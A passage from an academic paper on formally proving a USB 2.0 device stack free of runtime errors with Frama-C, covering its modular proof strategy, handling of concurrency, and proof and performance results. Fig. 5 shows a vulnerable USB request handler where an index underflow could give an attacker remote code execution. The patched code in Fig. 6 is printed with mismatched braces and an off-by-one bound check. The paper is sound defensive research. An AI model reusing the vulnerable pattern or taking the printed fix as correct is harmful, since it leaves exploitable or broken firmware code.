## 5 Let’s prove the USB stack

Proving the USB stack using FRAMA-C requires many adaptations to overcome both the complexity of the code as well as the limitations of the framework regarding concurrency.

In the current section, we will expose our proving strategy (named *modular*) allowing us to deal with the large size of the USB stack by efficiently proving independent modules. We will also provide insights on how we handle sequential versus parallel code adaptations, and what is the divergence with the runtime code. Finally, we also discuss how entrypoints and external dependencies of the stack have been dealt with.

### 5.1 The proving strategy: a modular bottom-up approach

In the light of the constraints previously exposed, and using a divide and conquer logic, we have chosen a bottom-up approach for the proving strategy (on the sequential code transformed from the original runtime code) as it suits well with the vertical layers of the USB stack architecture. Each layer is proven RTE-free under the hypothesis that the underlying layer is also proven without RTE: the full stack is considered RTE-free since hypothesis are exhibited true layer by layer, and WP functions contracts are ensured on the APIs between layers. This is what we call “modular”: it has the advantages of portability (modules hold their own proofs and are transferable) as well as keeping computational resources for running FRAMA-C reasonable (when compared to proving the whole complex stack in a row).

Taking the numbering from Figure 2, the driver ② is first proven to be RTE-free. Then, using its APIs with contracts on the (already) proven functions we perform proofs on the USB control module core ④ that sits on top of the driver, and apply the same modular strategy on the MSC mass storage, DFU and HID classes modules ⑤.

The same strategy moving from one unit to another would self-evidently hold for other classes, and for upper layer modules of the stack API ⑦. Although this part is a work in progress and is beyond the sheer scope of this article, we stress out that the strategy we present alleviates the proving efforts through an almost mechanical methodology.



For each module, the steps to achieve a proof are described hereafter:

1. First of all, prepare the code to be analyzed by transforming it to sequential code as described in 5.2.
2. Secondly, prepare all the entrypoints to maximize coverage of the functions in the module, and deal with the external dependencies as described in 5.3. Maximizing coverage means that most of the code parts must be covered by the analysis (as reported by EVA).
3. Then, loop through the analysis of the code as described in detail on Figure 3:
  - (a) Pre-process the source files with the FRAMA-C kernel to ensure there is no parsing error and that all the files are present;
  - (b) Use EVA with default options, refine them to maximize code coverage while keeping enough precision (i.e. minimize false alarms for less manual analysis). Fix the found RTEs;
  - (c) Following EVA's analysis, use WP to automatically check the remaining properties using automatic annotations left by EVA;
  - (d) Add manual annotations (mainly function and loop contracts and assertions in the code) and adapt WP options so that the provers provide a result without any timeout.

## 5.2 Coding constraints and adaptations for the analysis

**Making the code sequential:** A first issue to tackle are polling loops on asynchronous events that would never terminate without a parallel execution. An easy way to handle this would be to remove the polling loop in the FRAMA-C execution context. This naive approach brings major drawbacks as the asynchronous event is still not executed and hence not analyzed, and its side effects do not propagate to the global state used after this waiting point. This is obviously diverging from the runtime behavior.

Another way to handle this quirk is to synchronously execute the asynchronous event instead of waiting for it. The perk of this solution is that the side effects of the asynchronous events are properly propagated to the current program execution context. On the downside though, we have modified the effective program execution by locally calling a potentially large routine, making the current function contract being modified in consequence. Figure 4 shows a typical code substitution due to the FRAMA-C constraints made in the USB MSC mass storage stack implementation.




Fig. 3. FRAMA-C analysis strategy

```

1 // Active wait for data to be sent. Here, we wait for an asynchronous execution of a
  // trigger setting the IN EP as ready. This trigger is scsi_data_sent(), which is
  // executed when all the previously data configured to be sent has been transmitted to
  // the host. Using FramaC, we cannot emulate multithreaded execution, so we
  // synchronously execute this trigger, instead of waiting for its asynchronous execution
  .
2 #ifdef __FRAMAC__
3   if (!scsi_is_ready_for_data_send()) {
4     scsi_data_sent(); /* async event exec by the core */
5   }
6 #else
7   while (!scsi_is_ready_for_data_send()) {
8     request_data_membarrier();
9     continue;
10  }
11 #endif

```

Fig. 4. Handling asynchronous events in USB MSC class

**Handling volatile globals:** As FRAMA-C does not handle multithreading, impacts of functions side effects (typically global variables updates) during the execution of an asynchronous event cannot be taken into account in a direct way.

A basic approach would be to declare all global variables as `volatile` as most USB stacks do (like [7]). In this case, FRAMA-C automatically considers that their values are unstable<sup>6</sup> taking into account Time of Check Time of Use (TOCTOU) and race conditions risks.

Nonetheless, using `volatile` for all global variables (contexts, buffers and so on) is problematic:

- Volatile access is not optimized by the compiler (caching, access removed while optimizing, etc.), highly impacting the resulting performance and footprint.
- For most of these globals, values are relatively stable (fixed in time intervals) and their setting controlled, highly impacting the RTE validation by over-approximating the dynamic of the value (yielding uncontrolled computational time).

A better approach is to properly handle global variables by removing the `volatile` keyword, using *memory barriers* instead. The counterpart is that TOCTOU and race conditions are not highlighted by the framework. Moreover, all asynchronous-based RTEs might not be detected in a fully sequential analysis. A typical example is the usage of global buffers and callbacks that can be updated by another thread. A race between two threads may lead to an invalid behavior if a global variable is updated between its value checking and its usage, leading to a local TOCTOU. A

6. FRAMA-C does not assume that the value read from a `volatile` variable is identical to the last value written and all the possible values of these variables are considered.

way to avoid such RTEs is to observe specific programming constraints for global variables so that they can be updated concurrently:

- Any variable that is not polled for an event must be locally copied using atomic read instruction set, memory barrier and using a locking mechanism shared with other threads. These mechanisms are also required to avoid compiler optimization that may lead to threads desynchronization.
- Any check on a global variable must be performed solely on the local safe copy.
- Any usage of the global variable content (dereference, calculation) must be performed exclusively on the local copy.
- Any write back must be done with the hardware architecture atomic write instruction set, memory barrier, and potential locking mechanism shared with other threads.

Some specific cases exist though. Among all the globals, some of them should stay `volatile`. This is the case of hardware registers, FIFOs and so on, for which handling a local copy may lead to invalid functional behavior in comparison to the initial algorithm. For these specific cases, such variables are usually handled in a single function, reducing the risk for concurrency errors, although keeping reentrancy risks.

Aware that these solutions are disputable and may not be satisfactory from a formal point of view, we are seeking to reach higher guarantees on the provided USB stack: beyond FRAMA-C, dedicated static analysis tools could be of use. This is discussed in more details in 6.5.

### 5.3 Entrypoints and external dependencies

**Entrypoints:** The EVA plug-in needs an entrypoint to explore the code, which can be tedious for libraries such as the USB stack where there is no `main` function. Hence, an artificial `.c` file must be created for each proven module, with a `main` routine containing calls to all the functions that will activate the stack functionalities. It is important using these calls to ensure the exploration of the nominal code paths (with correct inputs) as well as the errors handling ones (with incorrect inputs). The code coverage provided by FRAMA-C is a good indication of the entrypoint completeness. The WP plug-in does not need entrypoints as the analysis can be performed on each function using the dedicated function and loop contracts to ensure proper behavior (pre/postconditions) and termination. Asynchronous calls to functions such as interrupts, handlers and callbacks can be executed at any point in time during the run time of another function.

**External dependencies (assumptions):** Although most of the USB stack code is self-contained, we use some functions that are external dependencies and that we consider as *valid under hypothesis*: we suppose that a RTE-free implementation of such functions is provided and used at link time in concrete projects. Such functions are classical and mainly taken from the standard library or compiler built-ins APIs: `memcpy`, `memset`, basic string manipulations with `strlen`, `malloc` and `free`. While the copy and string related functions are straightforward and quite easy to implement, we are well aware that proving the memory-safety of some complex algorithms (e.g. allocators) is not an easy task. Nonetheless, we underline the fact that such projects are side work, and some even already exist [28, 41] and can be used almost as is with our USB stack while inheriting from the proofs using modularity. Tuning the memory footprint and performance of such proven algorithms is out-of-scope of this article, and considered as future work.

WP cannot handle heterogeneous casts due to its memory model: functions with `void*` parameters have to be locally specialized with the type used by the callee with the associated function annotations to be efficiently used by WP. This means that functions with `void*` parameters and more precisely their contracts were locally specialized with the used type to be verified at each call site. We have to say that FRAMA-C has a dedicated plug-in, `Instantiate` [18] to do this work on the standard library (but only on it for now).

## 6 Results and discussion

### 6.1 Security gains

**RTE and RCE related security gains:** A first feedback is that developing the USB stack in parallel of using FRAMA-C<sup>7</sup> to prove it allowed us to find and patch vulnerabilities (and not only RTEs) in an incremental manner. This shows that our methodology thwarts many classical human mistakes when it comes to develop an error prone complex software stack. As examples of interesting findings, 10 RTEs have been discovered in the USB control core library, and 8 RTEs in the USB HS driver. Here is an overview of such bugs:

- Invalid memory access: FRAMA-C allowed to catch overflows when accessing interfaces descriptors and endpoints static tables in memory, possibly leading to memory leak (read sensitive areas) or RCE.

---

7. The term “FRAMA-C” is a shortcut for the described combination of EVA and WP.

- Unsigned integer overflows and unsigned integer downcasts: such RTEs can lead to incorrect behavior, or memory leaks and RCEs when the integers are used as access indexes in tables.
- Uninitialized variables: read and use an uninitialized memory area, leading to memory leak or unknown and incorrect behavior.
- Division by zero: divide by a variable that can be zero, leading to a denial of service.

```

1  mbed_error_t usbctrl_handle_class_requests(usbctrl_setup_pkt_t *pkt,
2                                           usbctrl_context_t *ctx)
3  {
4      ...
5      /* Get interface from the packet index */
6      iface_idx = ((pkt->wIndex) & 0xff) - 1;
7      ...
8      /* Call our interface handler */
9      usbctrl_ctx[ctxh].ifaces[iface_idx]();
10     ...
11 }

```

**Fig. 5.** Detected RTE leading to RCE

In order to emphasize the benefits of programming with FRAMA-C, we provide a practical example of an *unsigned integer downcast* that has been detected by EVA and patched during the USB control library development cycle. This example is of particular interest as it could have led to a concrete RCE. In the USB stack, the `wIndex` field of control requests contains a target interface identifier strictly greater than 0 per USB specifications. The interface descriptors are stored in a C table with index starting from 0, and hence the addressing in the table was previously made using the formula computing `iface_idx` shown on Figure 5 and without boundary check at access time: a simple check on `wIndex` compared to the number of interfaces is not enough.

As one can see, a downcast is possible due to the minus one operation, producing `iface_idx=0xFF` when `pkt->wIndex=0`. The bad indexing will then call a function pointer in a corrupted interface structure `usbctrl_ctx[ctxh].ifaces[0xff]()` possibly controlled by the attacker, achieving the RCE. Although this particular case would have been caught by our defense-in-depth handlers sanitizers, catching such a RTE with potentially disastrous effects using FRAMA-C is gratifying. The patched code using the appropriate check and ACSL assertions on `pkt->wIndex` and `iface_idx` is shown on Figure 6.

Using FRAMA-C iteratively allows to naturally introduce defensive programming assertions when each alarm is treated, checked as truly positive RTE and fixed (as shown on the `wIndex` field example). When compared to known existing CVEs, immediate and straightforward RTEs

```

1 mbed_error_t usbctrl_handle_class_requests(usbctrl_setup_pkt_t *pkt,
2                                           usbctrl_context_t *ctx)
3 {
4     ...
5     /* Get interface from the packet index with check */
6     if(((uint8_t)((pkt->wIndex) & 0xff)) == 0)
7         /*@ assert ((pkt->wIndex) & 0xff) == 0 ; */
8         errcode = MBED_ERROR_INVPARAM ;
9         goto err ;
10 }
11 /*@ assert ((pkt->wIndex) & 0xff) > 0 ; */
12 iface_idx = (((pkt->wIndex) & 0xff) - 1);
13 if (iface_idx > usbctrl_ctx[ctxh].num_ifaces) { ... }
14 /*@ assert (iface_idx < usbctrl_ctx[ctxh].num_ifaces ; */
15 ...
16 /* Call our interface handler */
17 usbctrl_ctx[ctxh].ifaces[iface_idx]();
18 ...
19 }

```

**Fig. 6.** Fixing the RTE

on the 16-bit field `wLength` of control requests [31, 32, 46, 46] (exploiting a buffer overflow for RCE) are trivially caught, and consequently prevented, by using our approach hence confirming its security gains.

As we have previously stated, elaborate RTEs that are consequences of TOCTOU, race conditions and concurrency are not captured at all using our current methodology with FRAMA-C, and our proofs of RTE absence on sequential code do not capture all runtime errors. Nonetheless, the observed results-oriented feedback reassures us on the practical usefulness of our approach. Many of the classical and dangerous bugs leading to RCE should be covered (with formal guarantees) which represents a notable positive leap toward a fully immune and bug-free USB stack.

**Additional security gains:** In addition to RTE findings and fixing, some common programming mistakes have been caught using FRAMA-C. Collateral RTE detection (bad `goto` labels usage) allowed to exhibit incorrect labels or missing `break` in functions. EVA code coverage feature allowed to detect dead code<sup>8</sup> or redundant tests, and hence perform optimization and code cleaning passes. As a side note, EVA coverage does not reach 100% of the library modules source code. There are multiple reasons for this. Some dead code is kept due to compiler’s constraints: `default` fallback for `switch/case` structures must be present even though a previous piece of code inherently discards it (or else *warnings* are usually emitted by the compiler). Additionally to this, defensive programming against hardware fault injection contexts [43] inclined us to use code patterns that are legitimately considered as unreachable in nominal and safe execution paths of the program.

8. The term *dead code* is used here to refer to code which can never be executed.

## 6.2 Beyond RTE: functional verifications

Although RTE on sequential code is our major focus in the current article, we also seek some functional guarantees through elaborate function contracts for high level USB specifications conformity. In order to achieve this, we use the ACSL annotations to write function contracts that cover the functional elements we want to prove. We have first started doing it opportunistically on a few functions with simple specifications and then we have extended this process more systematically.

```

1  /*@ ...
2  // NOTE: USB 2.0 conformity: chap. 9.4.6
3  @ behavior invalid_pkt_windex:
4  @   assumes pkt->wIndex != 0;
5  @   ensures ctx->address == \old(ctx->address);
6  @   ensures \result == ERROR_INVPARAM;
7  @ behavior invalid_pkt_wlength:           [...]
8  @ behavior std_requests_not_allowed:     [...]
9  @ behavior invalid_addr:                 [...]
10  [...]
11  @ complete behaviors ;
12  @ disjoint behaviors ; */
13  mbed_error_t
14  usbctrl_std_req_handle_set_address(usbctrl_setup_pkt_t
15                                    const * const pkt,
16                                    usbctrl_context_t *ctx)

```

Fig. 7. `usbctrl_std_handle_set_address` function contract

Since many of our functions, e.g. in the USB control module, implement the core USB specifications [19], we want assurance that the implementation does not diverge from our high level understanding of it. ACSL introduces the `behaviors` keyword that expresses possible executions of a function. Precise function contracts with various `behaviors` can be of great use and provide confidence that a logical ACSL description meets the C code. It is possible to form precise descriptions of each functional behavior of a function based on conditions for input and output values (pre/postconditions). An example of such a contract is shown on Figure 7 for the function handling the `set_address` phase of the enumeration between host and device, described in [19] chapter 9.4.6. Many `behaviors` are defined, each one providing a possible state depending on preconditions on the inputs, and leading to a deterministic postcondition `result` dictated by the specification. The first one reads (lines 3 to 6): when `pkt->wIndex` is not zero, this is considered as a request with invalid parameters and `ctx->address` must not be changed (equal to the previous `old` value before entering the function) while the returned `result` must be `ERROR_INVPARAM`. The notions of complete and disjoint behaviors are crucial: the statement `complete behaviors` means that our defined behaviors intend to cover all the possible states of the function so there is



no missing behavior, while the `disjoint behaviors` means that they do not share potential common states in function entry.

We are working on the systematic use of advanced contracts on critical parts of the modules that are strongly related to the USB specifications (other internal or simple functions usually do not need them).

Moreover, we have also began to add proofs on the finite state automata by proving that the USB 2.0 control state automaton implementation is conforming to the specifications [19]: transition functions contracts map the automaton transitions model, proving the implementation adequacy. This work implies to locally verify all the transition functions by adding ACSL annotations where needed. For this purpose, we have used an additional FRAMA-C plug-in, MetACSL [37], that automatically generates all ACSL annotations corresponding to a high-level property (here the correct control state automaton implementation). This work is inspired by the results presented by the CEA-List team on proving the WooKey platform Bootloader correctness [38].

### 6.3 Overview of the proofs

We provide on Table 1 some statistics about our work on the USB stack with FRAMA-C (we use the same numbering for the modules as in the architectural view of Figure 2). The Table shows the modules that are already proven RTE-free.

For each proven module, we provide the C code sloc count as well as the manual ACSL annotations count: the ratio between them is an interesting metric to exhibit the necessary work on the FRAMA-C side to achieve the RTE-freeness. Another metric that we provide is a rough estimate of the amount of function contracts (WP columns in Table 1): simple contracts are those helping the RTE-freeness proofs on sequential code, while more elaborated ones provide functional guarantees on some of the modules sub parts. These amounts are obviously correlated to the ACSL annotation ratio.

First, the USB OTG HS driver in device mode shows a ratio of 0.24 annotation per C code line, the ACSL code mainly consists of contracts helping the RTE-freeness and ensuring that the hardware FIFOs and registers are correctly handled without touching other regions. This 0.24 ratio is on par with the annotations of the X.509 parser (as such annotations were also prioritizing the absence of RTE). The specifications related contracts are marked as Not Available (N.A.) since we do not have a specification per se for the driver: even if the datasheet [5] contains state automata that could be translated to contracts, the hardware adherence

makes it impossible to formally check the state of memory and registers that are modified by the underlying IP.

Module	SLOC	ACSL	EVA coverage	EVA (RTE)	Functional simple (WP)	Functional spec (WP)	Proof time
② USB OTG HS driver	2,900	700	97%	100%	70%	N.A.	20m02
④ USB control (DCI)	3,000	1,088	98.92%	100%	70%	50%	24m52
⑤ USB MSC	2,900	614	98.95%	100%	50%	0%	18m17
⑥ USB DFU	1,700	532	96%	100%	50%	0%	2h15
⑤ USB HID	1,595	500	95.31%	100%	40%	10%	7m17
Total							
	12,095	3,434					

**Table 1.** Overview of the current state of proofs on the USB stack

The USB control module presents a rather high ratio of 0.36 annotation per C line: this shows a particular focus on functional contracts on par with the USB core specification [19] similar to the example provided in 6.2. An important element to note here is that this module being *purely synchronous* by design (it fully runs in interrupt mode), the proof of the absence of RTE is immediately transferable to the *runtime code*. USB mass storage MSC, DFU and HID classes currently have lower ratios since the ACSL conformance to specifications [9, 22, 33] is to be refined. Our modules show a code coverage of nearly 100% (collected using EVA’s coverage feature providing reached code lines percentage over all the analyzed modules), showing that almost all the functions and their corner cases are analyzed (with the limitations of legitimately unreachable code described in 6.1).

Finally, we provide for each module the total proof time using FRAMA-C version 22/Titanium. These proofs are performed on github’s cloud computing resources as we have integrated our stack development cycle to the github actions CI. The rather large computation time for DFU comes from its asynchronous automaton (when compared to the synchronous MSC one) and an external dependency to a memory allocator.

## 6.4 Performance and runtime tests of the USB stack

A statically proven USB stack with FRAMA-C would obviously be useless if it does not have a run time usage. In order to validate our device stack against various host stacks (Linux, FreeBSD, Windows, Mac OS), we have materialized it in concrete devices through the WooKey project [13]. This project aims at providing a SDK for applications development on top of a microkernel with defense-in-depth mechanisms. Since it natively provides mass storage and DFU features, it has been a natural playground

to replace the project’s original and limited USB stack with ours. We have also integrated the newly developed USB HID and CTAP HID classes to the U2F2 FIDO token project [14].

Class	OS support	Throughput (Mbits/s)	ROM footprint <sup>a</sup> (Kbytes)	RAM footprint <sup>b</sup> (Kbytes)	Dynamic (reset, suspend, VM)
Original USB stack from the WooKey SDK					
MSC	Windows7+ Linux Mac OS	read: 52 write: 36	23	stack: 6 data: 25	No
	Windows7+ Linux Mac OS	~1.6 <sup>c</sup>	26	stack: 4 data: 12	
This work’s USB stack compiled with the WooKey SDK					
MSC	Windows7+ Linux Mac OS	read: 50 write: 34.4	28	stack: 6 data: 30	Yes
DFU	Windows7+ Linux Mac OS	~1.6 <sup>c</sup>	32	stack: 4 data: 16	

**Table 2.** Comparison: RTE-free stack versus original WooKey’s stack

An interesting element to notice is that performance are preserved using our new USB stack integration, showing that defensive programming and FRAMA-C proofs do not noticeably impact CPU cycles and memory footprints. Table 2 summarizes some figures for both stacks with regard to the MSC and DFU classes. Throughput for MSC is measured in read and write directions using the `dd` tool under Linux, and using the `dfu-util` utility with 4096 bytes chunks size for DFU. Nominal functionality is stressed through harness file systems access (MSC), and multiple firmware updates (DFU). We want to emphasize the fact that figures provided here are not “absolute” but relative to the platform: they must be used to compare the two stacks, no more (some WooKey SDK elements and libraries beyond the mere USB stack are included in the footprints, etc.).

All the tests have been performed on the same WooKey hardware board, with the same SDK version and compiler. As we can see, the two stacks are both compatible with various OS hosts. The throughput is almost the same between them: RTE-freeness proof with FRAMA-C does not really have big impacts here. On the memory footprint side, we can observe that there are some differences: the one with proofs uses slightly more non-volatile flash memory and volatile SRAM memory. This is actually mainly due to increased features of the RTE-free stack (and not to extra

a. Mainly size in read only memory, could be flash or BootROM.

b. Size in RAM or SRAM, composed of the stack usage (local variables, functions frames) as well as writable data (initialized and uninitialized global and static variables).

c. Download mode only: throughput limited by the cryptographic tasks of WooKey.

code induced by proofs): more requests types and more automaton states are supported, producing a larger code and slightly decreased throughput. This work's stack also supports new features: properly handling USB reset and suspend events as well as Virtual Machines hot plugging and unplugging, dynamically configuring new classes, etc.

## 6.5 Limitations and future work

**The path towards the RTE-freeness on runtime code:** As we have seen, the proof done with FRAMA-C is somehow limited by two factors: the fact that the running code slightly diverges from the code parsed by FRAMA-C, and the fact that EVA and WP do not handle multithreading, concurrency and race conditions. This means that we cannot claim that our stack is absolutely proved, although our methodology paves the way for this goal and brings strong guarantees against Remote Code Execution (and against unexpected behaviors). As a matter of fact, our RTE-freeness proofs are on an equivalent sequential code that diverges from the runtime code, except for the USB control module that is *purely sequential* by nature. For the other modules, we have tried to heavily limit the code divergence between the part analyzed by FRAMA-C and the runtime code.

All the globals handling uses strict coding constraints detailed in 5.2 to limit too much usage of the `volatile` keyword. This coding pattern *immediately transfers to runtime* and does not incur a divergence on the absence of RTE proofs: concurrency issues are limited by protected accesses to variables, but reentrancy issues must be considered.

Regarding the divergence from runtime code, the only problematic patterns are those replacing polling loops on external events. Using synchronous calls as a replacement in the FRAMA-C version (see 5.2) are handled with care in each specific situation in the USB stack layers. We always try to ensure that no side effect (on a variable) could occur in the runtime version when compared to the analyzed one. This is usually easy since our polling loops are very simple. Table 3 presents such transformations per module: as we can see, this number remains controlled.

	HS driver	USB control	MSC	DFU	HID
#Transformed loops	3	0	9	6	4

**Table 3.** Number of analyzed versus runtime code divergence per module

These elements with their rationale provide a sound basis for transferring the proofs, although we are well aware of the (error prone) human

factor when dealing with them. Bringing proofs on a one to one code equivalent USB stack with the FRAMA-C framework, dealing with concurrency and reentrancy issues for all the modules (at least from a RTE-freeness perspective), is a non trivial yet very interesting subsequent work. Beyond the FRAMA-C framework, and in order to pragmatically deal with these limitations, we explore at least three complementary paths:

- Use fuzzing (e.g. using [47,48]). Although this empirical approach has no formal foundations, it allows to dynamically stress software stacks and quickly detect bugs.
- Try to use other sound tools on the proven stack that could detect other kinds of bugs than RTEs, and/or deal with concurrency issues.
- Try to use other unsound tools to detect other bug classes.

**Beyond RTE – functional proofs with Frama-C:** Our (long term) ambition is to increase the ratio of functional proofs on our USB stack by using complete and detailed function contracts with WP. This will help to increase insurance in the implementation of the specifications. Beyond the work already performed on the USB control automaton, we seek to improve modeling and proofs on the class automatons such as MSC, HID or DFU. We are however well aware that the amount of necessary work is very variable depending on the considered USB class: while MSC automatons remain quite simple, DFU ones can be very tricky to apprehend.

**Future development:** On the development side, we seek to extend the USB control stack up to USB 3.2 specifications [11]. We are also in the process of increasing the supported classes (to CDC, CCID) with (sequential) RTE-freeness and functional proofs using the same modular methodology that has been exposed in this article. Beyond classes, we want to ideally expand this strategy to upper class modules, e.g. with CTAP-HID on top of HID for FIDO two factors authentication tokens. Also, our work has mainly focused on a *device* stack: an incipient *host* mode is already present in the driver and will hopefully be expanded to other layers. On the portability side, we seek to transfer the USB-centric layers (control plane and classes) on top of existing third party drivers (e.g. Linux kernel OTG and so on, despite their lack of proofs).

Finally, we also want to put some efforts to render the stack more robust against fault injections and glitch attacks, as hybrid (hardware and software) adversaries have recently proved efficient and relatively easy to achieve using cheap material [30,34,43].

## 7 Conclusion

This article presents how we provide an open source C implementation of a versatile USB 2.0 device stack with RTE-freeness proofs in a sequential context and some functional guarantees. The proof methodology uses a novel (as far as we know) composition tactic that became a necessity due to the complexity of the code, with a bottom-up (from hardware drivers to high level software) strategy.

We stress out that RTE-freeness is an important goal to achieve on crucial software stacks such as the USB one: this prevents dangerous CVEs [31, 32, 46] potentially leading to Remote Code Execution at the highest privilege level on vulnerable platforms. Our RTE-freeness proofs have been achieved on C code using the FRAMA-C framework EVA and WP plug-ins [36, 39] combination: this approach paves the way to a generic usage of the methodology on other projects, specifically those implementing advanced protocols stacks on embedded platforms. We also expose how we deal with FRAMA-C limitations regarding asynchronous events and strong hardware interactions such as interrupts.

To validate our results, we have ported the proven USB stack on the WooKey platform [13] that uses a STM32F4 MCU. Our tests expose similar performance and memory footprint when compared to the original USB stack of the project, showing an almost zero-cost effect of the RTE-freeness proofs and defensive programming. We have focused our efforts on the mass storage MSC, HID and DFU classes, but our future work in short term will consist in expanding this endeavor to proofs on the CDC, CCID and other USB classes, top layers, as well as integrating more functional properties with regard to the USB specifications. Other work in progress concerns the host mode development, portability to other hardware platforms, and compatibility with the USB 3 standard.

The limitations of using FRAMA-C in an asynchronous context with hardware interactions make the analyzed code diverge from the compiled one running on the target. This arises a legitimate question regarding the foundations of our absence of RTE guarantees when it comes to concurrency, race conditions and reentrancy in the multithreading runtime model. Section 5.2 provides key insights on how we try to empirically address these issues using simple and controlled code rewriting. Anyhow, the feedback on the concrete RTEs fixed during our development cycle indicates that many classical exploitable bugs have been caught. Fully bridging the gap between the proved and the executed code with FRAMA-C is a challenging task that we reflect on for future improvements.

## References

1. Linux XHCI source code. <https://github.com/torvalds/linux/blob/d8c849037d9398abe6a5f5d065eafc777eb3bdaf/drivers/usb/host/xhci.c>.
2. MQX USB Stack. <https://www.nxp.com/design/software/embedded-software/mqx-software-solutions/mqx-usb-host-device-stack:MQXUSB>.
3. SoK: "Plug & Pray" Today – Understanding USB Insecurity in Versions 1 Through C. In *2018 IEEE*, San Francisco, CA.
4. STM32Cube USB library. [https://www.st.com/resource/en/user\\_manual/dm00108129-stm32cube-usb-device-library-stmicroelectronics.pdf](https://www.st.com/resource/en/user_manual/dm00108129-stm32cube-usb-device-library-stmicroelectronics.pdf).
5. STM32F429/439. [https://www.st.com/resource/en/reference\\_manual/](https://www.st.com/resource/en/reference_manual/).
6. The Zephyr Project. <https://zephyrproject.org/>.
7. TinyUSB. <https://github.com/hathach/tinyusb>.
8. AbsInt. Astrée. <https://www.absint.com/astree/index.htm>.
9. DEC Alps, Cybernet et al. Universal serial bus Device Class Definition for HID 1.11. In *USB Implementers' Forum*. sn, 2011.
10. ANSSI. Guide C. <https://www.ssi.gouv.fr/guide/regles-de-programmation-pour-le-developpement-securise-de-logiciels-en-langage-c/>.
11. Hewlett-Packard Apple Inc., Intel Corporation, et al. Universal serial bus 3.2 specification. In *USB Implementers' Forum*. sn, 2017.
12. Axi0mx. Apple iBoot BootROM DFU exploit, 2019. <https://habr.com/en/company/dsec/blog/472762/>.
13. Ryad Benadjila et al. WooKey: designing a trusted and efficient USB device. In *Proceedings of the 35th Annual Computer Security Applications Conference*.
14. Ryad Benadjila and Philippe Thierry. U2F2 : Prévenir la menace fantôme sur FIDO/U2F. In *SSTIC*, 2021.
15. Abderrahmane Brahmi et al. Formalise to automate: deployment of a safe and cost-efficient process for avionics software. In *EERTS 2018*.
16. G. Brat et al. IKOS: A Framework for Static Analysis Based on Abstract Interpretation. Springer, 2014.
17. CEA. RTE — Runtime Error Annotation Generation. <https://frama-c.com/fc-plugins/rte.html>.
18. CEA-List. Instantiate description page. <https://frama-c.com/fc-plugins/instantiate.html>.
19. Hewlett-Packard Compaq, Lucent Intel, et al. Universal serial bus specification revision 2.0. In *USB Implementers' Forum*. sn, 2000.
20. P. Cousot and R. Cousot. Abstract interpretation: a unified lattice model for static analysis of programs by construction or approximation of fixpoints.
21. Patrick Cousot et al. Varieties of static analyzers: A comparison with astree. In *TASE 2007*.
22. Ellisys Cypress, Intel Hagiwara, et al. Universal serial bus Mass storage class specification overview revision 1.4. In *USB Implementers' Forum*. sn, 2010.
23. E.W. Dijkstra. "Guarded Commands, Nondeterminacy and Formal Derivation of Programs". *ACM*, 1975.

24. Loïc Dufлот et al. What if you can't trust your network card? In *RAID 2011*.
25. Arnaud Ebalard et al. Journey to a RTE-free X.509 parser. <https://www.sstic.org/2019/presentation/journey-to-a-rte-free-x509-parser/>.
26. International Organization for Standardization (ISO). The ANSI C standard (C99). <http://www.open-std.org/JTC1/SC22/WG14/www/docs/n1124.pdf>.
27. Matheus E. Garbelini et al. Sweyntooth: Unleashing mayhem over bluetooth low energy. In *2020 USENIX Annual Technical Conference (USENIX ATC 20)*, 2020.
